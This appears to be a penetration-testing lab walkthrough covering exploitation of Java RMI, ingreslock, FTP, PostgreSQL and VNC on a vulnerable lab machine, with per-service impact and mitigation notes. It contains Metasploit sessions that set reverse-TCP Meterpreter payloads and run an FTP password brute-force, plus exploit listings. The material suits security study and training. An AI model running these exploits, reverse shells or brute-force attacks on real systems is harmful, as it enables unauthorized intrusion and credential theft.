Unspecified vulnerability in the Java Runtime Environment component in Oracle Java SE and Java for Business 6 Update 18 and 5.0 Update 23 allows remote attackers to affect confidentiality, integrity, and availability via unknown vectors. NOTE: the previous information was obtained from the March 2010 CPU. Oracle has not commented on claims from a reliable researcher that this is due to missing privilege checks during deserialization of RMIConnectionImpl objects, which allows remote attackers to call system-level Java functions via the ClassLoader of a constructor that is being deserialized.

Msfconsole:

```
msf > search   java-rmi

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  exploit/multi/browser/java_rmi_connection_impl  2010-03-31       excellent  No     Java RMIConnectionImpl Deserialization Priv

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/browser/java_rmi_connection_impl
```

```
msf exploit(multi/browser/java_rmi_connection_impl) > info

       Name: Java RMIConnectionImpl Deserialization Privilege Escalation
     Module: exploit/multi/browser/java_rmi_connection_impl
   Platform: Java
       Arch:
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2010-03-31

Provided by:
  Sami Koivu
  Matthias Kaiser
  egypt <egypt@metasploit.com>

Module side effects:
 unknown-side-effects

Module stability:
 unknown-stability

Module reliability:
 unknown-reliability

Available targets:
      Id  Name
      --  ----
  =>  0   Generic (Java Payload)

Check supported:
  No

Basic options:
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to
                                      listen on all addresses.
  SRVPORT  8080             yes       The local port to listen on.
  SSL      false            no        Negotiate SSL for incoming connections
  SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH                   no        The URI to use for this exploit (default is random)

Payload information:
  Space: 20480
  Avoid: 0 characters

Description:
  This module exploits a vulnerability in the Java Runtime Environment
  that allows to deserialize a MarshalledObject containing a custom
  classloader under a privileged context. The vulnerability affects
```

Exploitation by using msfconsole:

```
   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.167.32.135    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)



View the full module info with the info, or info -d command.

msf exploit(multi/browser/java_rmi_connection_impl) > set payload java/meterpreter/reverse_tcp
payload => java/meterpreter/reverse_tcp
msf exploit(multi/browser/java_rmi_connection_impl) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.167.32.135:4444
msf exploit(multi/browser/java_rmi_connection_impl) > [*] Using URL: http://10.167.32.135:8080/ovafcSEo9tXaA
[*] Server started.
whoami
[*] exec: whoami

root
```

Impact

- Attackers may execute arbitrary code on the host.
- Information disclosure about internal services.
- Possible denial of service or network pivoting.

Mitigation

- Restrict access to trusted hosts only (firewall).
- Disable if unused.
- Use authentication & SSL/TLS if needed.

Ingreslock (port 1524):


What it is :

- Originally, port 1524/tcp was used by the Ingres database for remote administration.
- However, it became notorious in cybersecurity because many exploits and rootkits (like from old Unix vulnerabilities) install a backdoor shell that listens on this port.


How it works :

- A malicious or misconfigured binary creates a TCP socket on port **1524** and calls listen()/accept().
- On connection, it links the socket to a shell process (/bin/sh), giving the remote user command access.
- If the binary runs as root, the shell runs with root privileges.

Nmap command: nmap -sV -O <target ip>



ingreslock exploitation by using netcat cmd:



Impact :

- No authentication required remote root access.
- Common in vulnerable lab VMs (like *Metasploitable 2*).
- Should never be open in production networks.

Mitigation :

- Block port 1524 on firewalls.
- Audit for unauthorized listening services.
- Use IDS/IPS to detect unusual shells or traffic on this port.

CCProxy FTP (port 2121):

What it is?

CCProxy is a Windows-based proxy server (HTTP/FTP/SOCKS/Telnet/mail etc.) from Youngzsoft. Its FTP proxy commonly listens on TCP port 2121 (service name ccproxy-ftp in some port lists).


How it works :

CCProxy accepts FTP client connections on its FTP proxy port (often 2121) and forwards requests to upstream FTP servers on behalf of clients, while providing logging, access control, bandwidth control and caching.

Security notes :

FTP transmits all data, including credentials (username and password), in cleartext. This makes it vulnerable to network sniffing, and misconfigured anonymous access can expose sensitive files to anyone on the network.

Nmap command: "nmap -sV -O <target ip>"



Searchsploit:

```
┌──(root㉿kali)-[~]
└─# searchsploit PROFTPD
```

Exploit Title	Path
FreeBSD - 'ftpd / ProFTPd' Remote Command Execution	freebsd/remote/18181.txt
ProFTPd - 'ftpdctl' 'pr_ctrls_connect' Local Overflow	linux/local/394.c
ProFTPd - 'mod_mysql' Authentication Bypass	multiple/remote/8037.txt
ProFTPd - 'mod_sftp' Integer Overflow Denial of Service (PoC)	linux/dos/16129.txt
ProFTPd 1.2 - 'SIZE' Remote Denial of Service	linux/dos/20536.java
ProFTPd 1.2 < 1.3.0 (Linux) - 'sreplace' Remote Buffer Overflow (Metasploit)	linux/remote/16852.rb
ProFTPd 1.2 pre1/pre2/pre3/pre4/pre5 - Remote Buffer Overflow (1)	linux/remote/19475.c
ProFTPd 1.2 pre1/pre2/pre3/pre4/pre5 - Remote Buffer Overflow (2)	linux/remote/19476.c
ProFTPd 1.2 pre6 - 'snprintf' Remote Root	linux/remote/19503.txt
ProFTPd 1.2.0 pre10 - Remote Denial of Service	linux/dos/244.java
ProFTPd 1.2.0 rc2 - Memory Leakage	linux/dos/241.c
ProFTPd 1.2.10 - Remote Users Enumeration	linux/remote/581.c
ProFTPd 1.2.7 < 1.2.9rc2 - Remote Code Execution / Brute Force	linux/remote/110.c
ProFTPd 1.2.7/1.2.8 - '.ASCII' File Transfer Buffer Overrun	linux/dos/23170.c
ProFTPd 1.2.9 RC1 - 'mod_sql' SQL Injection	linux/remote/43.pl
ProFTPd 1.2.9 rc2 - '.ASCII' File Remote Code Execution (1)	linux/remote/107.c
ProFTPd 1.2.9 rc2 - '.ASCII' File Remote Code Execution (2)	linux/remote/3021.txt
ProFTPd 1.2.x - 'STAT' Denial of Service	linux/dos/22079.sh
ProFTPd 1.3 - 'mod_sql' 'Username' SQL Injection	multiple/remote/32798.pl
ProFTPd 1.3.0 (OpenSUSE) - 'mod_ctrls' Local Stack Overflow	unix/local/10044.pl
ProFTPd 1.3.0 - 'sreplace' Remote Stack Overflow (Metasploit)	linux/remote/2856.pm
ProFTPd 1.3.0/1.3.0a - 'mod_ctrls' 'support' Local Buffer Overflow (1)	linux/local/3330.pl
ProFTPd 1.3.0/1.3.0a - 'mod_ctrls' 'support' Local Buffer Overflow (2)	linux/local/3333.pl
ProFTPd 1.3.0/1.3.0a - 'mod_ctrls' exec-shield Local Overflow	linux/local/3730.txt
ProFTPd 1.3.0a - 'mod_ctrls' 'support' Local Buffer Overflow (PoC)	linux/dos/2928.py
ProFTPd 1.3.2 rc3 < 1.3.3b (FreeBSD) - Telnet IAC Buffer Overflow (Metasploit)	linux/remote/16878.rb
ProFTPd 1.3.2 rc3 < 1.3.3b (Linux) - Telnet IAC Buffer Overflow (Metasploit)	linux/remote/16851.rb
ProFTPd 1.3.3c - Compromised Source Backdoor Remote Code Execution	linux/remote/15662.txt
ProFTPd 1.3.5 - 'mod_copy' Command Execution (Metasploit)	linux/remote/37262.rb
ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution	linux/remote/36803.py
ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution (2)	linux/remote/49908.py
ProFTPd 1.3.5 - File Copy	linux/remote/36742.txt
ProFTPD 1.3.7a - Remote Denial of Service	multiple/dos/49697.py
ProFTPd 1.x - 'mod_tls' Remote Buffer Overflow	linux/remote/4312.c
ProFTPd IAC 1.3.x - Remote Command Execution	linux/remote/15449.pl
ProFTPd-1.3.3c - Backdoor Command Execution (Metasploit)	linux/remote/16921.rb
WU-FTPD 2.4.2 / SCO Open Server 5.0.5 / ProFTPd 1.2 pre1 - 'realpath' Remote Buffer Overflow (1)	linux/remote/19086.c
WU-FTPD 2.4.2 / SCO Open Server 5.0.5 / ProFTPd 1.2 pre1 - 'realpath' Remote Buffer Overflow (2)	linux/remote/19087.c
WU-FTPD 2.4/2.5/2.6 / Trolltech ftpd 1.2 / ProFTPd 1.2 / BeroFTPD 1.3.4 FTP - glob Expansion	linux/remote/20690.sh

Cve: CVE-2009-0543

CVE-2009-0543 PUBLISHED

View JSON | User Guide

Collapse all

Required CVE Record Information

CNA: MITRE Corporation

Published: 2009-02-12 **Updated:** 2009-03-06

Description

ProFTPD Server 1.3.1, with NLS support enabled, allows remote attackers to bypass SQL injection protection mechanisms via invalid, encoded multibyte characters, which are not properly handled in (1) mod_sql_mysql and (2) mod_sql_postgres.

Scripts: “ ls -l /usr/share/nmap/scripts | grep ftp”

```
┌──(root㉿kali)-[~]
└─# ls -l /usr/share/nmap/scripts | grep ftp
-rw-r--r-- 1 root root  4530 May 15 21:07 ftp-anon.nse
-rw-r--r-- 1 root root  3253 May 15 21:07 ftp-bounce.nse
-rw-r--r-- 1 root root  3108 May 15 21:07 ftp-brute.nse
-rw-r--r-- 1 root root  3272 May 15 21:07 ftp-libopie.nse
-rw-r--r-- 1 root root  3290 May 15 21:07 ftp-proftpd-backdoor.nse
-rw-r--r-- 1 root root  3768 May 15 21:07 ftp-syst.nse
-rw-r--r-- 1 root root  6021 May 15 21:07 ftp-vsftpd-backdoor.nse
-rw-r--r-- 1 root root  5923 May 15 21:07 ftp-vuln-cve2010-4221.nse
-rw-r--r-- 1 root root  5736 May 15 21:07 tftp-enum.nse
-rw-r--r-- 1 root root 10034 May 15 21:07 tftp-version.nse
```


Msfconsole:

Exploitation by using msfconsole:

```
msf > search ftp_login

Matching Modules
================

   #  Name                                  Disclosure Date  Rank    Check  Description
   -  ----                                  ---------------  ----    -----  -----------
   0  auxiliary/scanner/ftp/ftp_login       .                normal  No     FTP Authentication Scanner


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/ftp/ftp_login

msf > use 0
msf auxiliary(scanner/ftp/ftp_login) > options

Module options (auxiliary/scanner/ftp/ftp_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   Proxies                            no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: sapni, socks4, http, socks5, socks5h
   RECORD_GUEST      false            no        Record anonymous/guest logins to the database
   RHOSTS                             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             21               yes       The target port (TCP)
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts
```

```
msf6 auxiliary(scanner/ftp/ftp_login) > set RHOSTS 192.168.1.15
RHOSTS => 192.168.1.15
msf6 auxiliary(scanner/ftp/ftp_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf6 auxiliary(scanner/ftp/ftp_login) > set PASS_FILE /home/sam/Downloads/mypass
PASS_FILE => /home/sam/Downloads/mypass
msf6 auxiliary(scanner/ftp/ftp_login) > set USERNAME msfadmin
USERNAME => msfadmin
msf6 auxiliary(scanner/ftp/ftp_login) > run
[*] 192.168.1.15:21       - 192.168.1.15:21 - Starting FTP login sweep
[!] 192.168.1.15:21       - No active DB -- Credential data will not be saved!
[-] 192.168.1.15:21       - 192.168.1.15:21 - LOGIN FAILED: msfadmin:abcd (Incorrect: )
[-] 192.168.1.15:21       - 192.168.1.15:21 - LOGIN FAILED: msfadmin:qqaass (Incorrect: )
[-] 192.168.1.15:21       - 192.168.1.15:21 - LOGIN FAILED: msfadmin:1234 (Incorrect: )
[-] 192.168.1.15:21       - 192.168.1.15:21 - LOGIN FAILED: msfadmin:65432 (Incorrect: )
[-] 192.168.1.15:21       - 192.168.1.15:21 - LOGIN FAILED: msfadmin:sad (Incorrect: )
[-] 192.168.1.15:21       - 192.168.1.15:21 - LOGIN FAILED: msfadmin:cssfv (Incorrect: )
[-] 192.168.1.15:21       - 192.168.1.15:21 - LOGIN FAILED: msfadmin:mlkj (Incorrect: )
[-] 192.168.1.15:21       - 192.168.1.15:21 - LOGIN FAILED: msfadmin:amar (Incorrect: )
[-] 192.168.1.15:21       - 192.168.1.15:21 - LOGIN FAILED: msfadmin:sursj (Incorrect: )
[-] 192.168.1.15:21       - 192.168.1.15:21 - LOGIN FAILED: msfadmin:dipak (Incorrect: )
[-] 192.168.1.15:21       - 192.168.1.15:21 - LOGIN FAILED: msfadmin:vijay (Incorrect: )
[-] 192.168.1.15:21       - 192.168.1.15:21 - LOGIN FAILED: msfadmin:rohit (Incorrect: )
[+] 192.168.1.15:21       - 192.168.1.15:21 - Login Successful: msfadmin:msfadmin
[*] 192.168.1.15:21       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ftp/ftp_login) >
```

Exploitation by using ftp cmd:



Impact:

- Legacy product & bugs: Historic buffer-overflow and request-parsing bugs have existed in CCProxy (multiple advisories/CVEs), which could allow remote code execution or crashes if a vulnerable version is exposed.
- Misconfiguration risks: Like any FTP proxy, weak auth, anonymous access, or overly-broad access rules let attackers upload or read files and pivot inside networks.

Mitigation :

1. Patch / upgrade CCProxy to the latest vendor-recommended version (or replace with maintained alternatives). Vendor release notes or scanner plugins often state safe versions.
2. Network controls: only allow port 2121 from trusted hosts/subnets; firewall and ACLs should block external exposure.
3. Harden auth & config: disable anonymous use, use strong credentials, limit user permissions for file operations.
4. Monitor & alert: log FTP proxy activity, watch for unusual uploads, long/ malformed requests, or crashes. Use IDS signatures for known CCProxy exploits.

Postgresql(port 5432): PostgreSQL :

What it is ?

• Port 5432/tcp listens for client connections to PostgreSQL.

• PostgreSQL stores and serves relational data (SQL).

• Connections use the PostgreSQL protocol; clients authenticate (password, MD5, SCRAM, peer, etc.).

How it Works

• Client (app, psql) opens TCP connection to host:5432.

• Server accepts connection, negotiates protocol version.

• Authentication step (password, SCRAM, certificate).

• After auth, SQL queries are sent and results returned.

• Server executes queries using database roles/permissions and returns data.


Security note:

• Unauthorized access if server listens on public interfaces and weak/no authentication.

• Weak or leaked credentials (default or reused passwords).

• Unencrypted connections (plaintext credentials and queries) if SSL/TLS not enforced**.**

Nmap command: "nmap -sV -O <target ip>"



Searchsploit:

```
┌──(root㉿kali)-[~]
└─# searchsploit postgreSQL
 Exploit Title
PnPSCADA v2.x - Unauthenticated PostgreSQL Injection
PostgreSQL - 'bitsubstr' Buffer Overflow
PostgreSQL 6.3.2/6.5.3 - Cleartext Passwords
PostgreSQL 7.x - Multiple Vulnerabilities
PostgreSQL 8.01 - Remote Reboot (Denial of Service)
PostgreSQL 8.2/8.3/8.4 - UDF for Command Execution
PostgreSQL 8.3.6 - Conversion Encoding Remote Denial of Service
PostgreSQL 8.3.6 - Low Cost Function Information Disclosure
PostgreSQL 8.4.1 - JOIN Hashtable Size Integer Overflow Denial of Service
PostgreSQL 9.3 - COPY FROM PROGRAM Command Execution (Metasploit)
PostgreSQL 9.3-11.7 - Remote Code Execution (RCE) (Authenticated)
PostgreSQL 9.4-0.5.3 - Privilege Escalation
PostgreSQL 9.6.1 - Remote Code Execution (RCE) (Authenticated)
Shellcodes: No Results
 Paper Title
Advanced PostgreSQL SQL Injection and Filter Bypass Techniques
Having Fun With PostgreSQL
```

CVE : [CVE Record: CVE-1999-0862]

CVE-1999-0862 PUBLISHED View JSON | User Guide

Collapse all

Required CVE Record Information

CNA: MITRE Corporation

Published: 2000-02-04 **Updated:** 2022-08-17

Description

Insecure directory permissions in RPM distribution for PostgreSQL allows local users to gain privileges by reading a plaintext password file.

Msfconsole:

Exploitation by using msfconsole:

```
msf > search postgre payload

Matching Modules
================

   #   Name                                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                                  ---------------  ----       -----  -----------
   0   exploit/multi/http/manage_engine_dc_pmp_sqli                          2014-06-08       excellent  Yes    ManageEngine Desktop Central / Password Manager LinkViewFetchServlet.dat SQL In
jection
   1     \_ target: Automatic                                                .                .          .      .
   2     \_ target: Desktop Central v8 ≥ b80200 / v9 < b90039 (PostgreSQL) on Windows  .                .          .      .
   3     \_ target: Desktop Central MSP v8 ≥ b80200 / v9 < b90039 (PostgreSQL) on Windows  .            .          .      .
   4     \_ target: Desktop Central [MSP] v7 ≥ b70200 / v8 / v9 < b90039 (MySQL) on Windows  .          .          .      .
   5     \_ target: Password Manager Pro [MSP] v6 ≥ b6800 / v7 < b7003 (PostgreSQL) on Windows  .      .          .      .
   6     \_ target: Password Manager Pro v6 ≥ b6500 / v7 < b7003 (MySQL) on Windows  .                  .          .      .
   7     \_ target: Password Manager Pro [MSP] v6 ≥ b6800 / v7 < b7003 (PostgreSQL) on Linux  .         .          .      .
   8     \_ target: Password Manager Pro v6 ≥ b6500 / v7 < b7003 (MySQL) on Linux  .                     .          .      .
   9   exploit/windows/misc/manageengine_eventlog_analyzer_rce               2015-07-11       manual     Yes    ManageEngine EventLog Analyzer Remote Code Execution
   10  exploit/multi/postgres/postgres_copy_from_program_cmd_exec            2019-03-20       excellent  Yes    PostgreSQL COPY FROM PROGRAM Command Execution
   11    \_ target: Automatic                                                .                .          .      .
   12    \_ target: Unix/OSX/Linux                                           .                .          .      .
   13    \_ target: Windows - PowerShell (In-Memory)                         .                .          .      .
   14    \_ target: Windows (CMD)                                            .                .          .      .
   15  exploit/linux/postgres/postgres_payload                               2007-06-05       excellent  Yes    PostgreSQL for Linux Payload Execution
   16    \_ target: Linux x86                                                .                .          .      .
   17    \_ target: Linux x86_64                                             .                .          .      .
   18  exploit/windows/postgres/postgres_payload                             2009-04-10       excellent  Yes    PostgreSQL for Microsoft Windows Payload Execution
   19    \_ target: Windows x86                                              .                .          .      .
   20    \_ target: Windows x64                                              .                .          .      .


Interact with a module by name or index. For example info 20, use 20 or use exploit/windows/postgres/postgres_payload
After interacting with a module you can manually set a TARGET with set TARGET 'Windows x64'

msf > use 15
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf exploit(linux/postgres/postgres_payload) > options

Module options (exploit/linux/postgres/postgres_payload):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   VERBOSE  false            no        Enable verbose output
```

```
   Used when connecting via an existing SESSION:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   no        The session to run this module on


   Used when making a new connection via RHOSTS:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  postgres         no        The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
   RHOSTS                     no        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     5432             no        The target port (TCP)
   USERNAME  postgres         no        The username to authenticate as


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86



View the full module info with the info, or info -d command.

msf exploit(linux/postgres/postgres_payload) > set lhost 10.213.237.235
lhost => 10.213.237.235
msf exploit(linux/postgres/postgres_payload) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf exploit(linux/postgres/postgres_payload) > set rhost 10.213.237.228
rhost => 10.213.237.228
msf exploit(linux/postgres/postgres_payload) > run
```

```
msf exploit(linux/postgres/postgres_payload) > run
[-] Handler failed to bind to 10.213.237.235:4444:-  -
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] 10.213.237.228:5432 - 10.213.237.228:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] 10.213.237.228:5432 - Uploaded as /tmp/HXtSnKGn.so, should be cleaned up automatically
```

Impact :

• Data breach / data exfiltration attacker can read sensitive data.

• Data manipulation or deletion integrity loss, ransomware, or sabotage.

• Full server compromise if attacker obtains a superuser role.

• Lateral movement database host used to attack other systems.

• Service disruption (DoS) causing application outages.

• Regulatory / compliance consequences if sensitive data leaked.

Mitigation :

• Do not expose 5432 to the public Internet. Restrict access with firewall rules and VPC security groups.

• Bind PostgreSQL to trusted interfaces (listen_addresses), avoid * unless required.

• Harden pg_hba.conf allow only necessary IP ranges and use strong auth methods (SCRAM-SHA-256 or certificate).

• Use strong, unique passwords and rotate credentials regularly.

• Enforce SSL/TLS for client-server connections and require hostssl entries in pg_hba.conf.

• Least privilege: give application accounts only needed permissions; avoid superuser for apps.

• Keep PostgreSQL patched and apply security updates promptly.

• Monitor and log database access; alert on suspicious queries, new superuser creation, or large data dumps.

Vnc (port 5900): vnc (Virtual Network Computing) :

What it is?

VNC is a graphical desktop sharing system that allows a user to remotely control another computer's desktop. It transmits the screen's graphical display and allows for mouse and keyboard input.

How it works:

● A VNC server component runs on the host machine and captures the desktop display.

● A VNC client connects to the server on port 5900.


● The server streams a series of screen updates to the client's screen.

● The client sends mouse and keyboard events back to the server, which are then relayed to the host's operating system.

Security note:

Unencrypted VNC connections transmit data and credentials in cleartext. Weak or default passwords can lead to remote control of the system by an attacker.

Nmap Command : nmap -p 5900 -sV <target_ip>



Searchsploit:


```
┌──(root㉿kali)-[~]
└─# searchsploit vnc
```

Exploit Title	Path
AMX Corp. VNC ActiveX Control - 'AmxVnc.dll 1.0.13.0' Remote Buffer Overflow	windows/remote/4123.html
Chicken of the VNC 2.0 - 'NULL-pointer' Remote Denial of Service	osx/dos/3257.php
EchoVNC Viewer - Remote Denial of Service	windows/dos/27292.py
QEMU 0.9 / KVM 36/79 - VNC Server Remote Denial of Service	linux/dos/32675.py
RealVNC - Authentication Bypass (Metasploit)	windows/remote/17719.rb
RealVNC 3.3.7 - Client Buffer Overflow (Metasploit)	windows/remote/16489.rb
RealVNC 4.1.0 < 4.1.1 - VNC Null Authentication Bypass	multiple/remote/1791.patch
RealVNC 4.1.0 < 4.1.1 - VNC Null Authentication Bypass (Metasploit)	multiple/remote/1794.pm
RealVNC 4.1.0 < 4.1.1 - VNC Null Authentication Scanner	multiple/remote/1799.txt
RealVNC 4.1.0/4.1.1 - Authentication Bypass	windows/remote/36932.py
RealVNC 4.1.2 - 'vncviewer.exe' RFB Protocol Remote Code Execution (PoC)	windows/dos/7943.py
RealVNC 4.1.3 - 'ClientCutText' Message Remote Denial of Service	windows/dos/33924.py
RealVNC Server 4.0 - Remote Denial of Service	windows/dos/24412.c
RealVNC Windows Client 4.1.2 - Remote Denial of Service Crash (PoC)	windows/dos/6181.php

Scripts: "ls -l /usr/share/nmap/scripts | grep vnc"

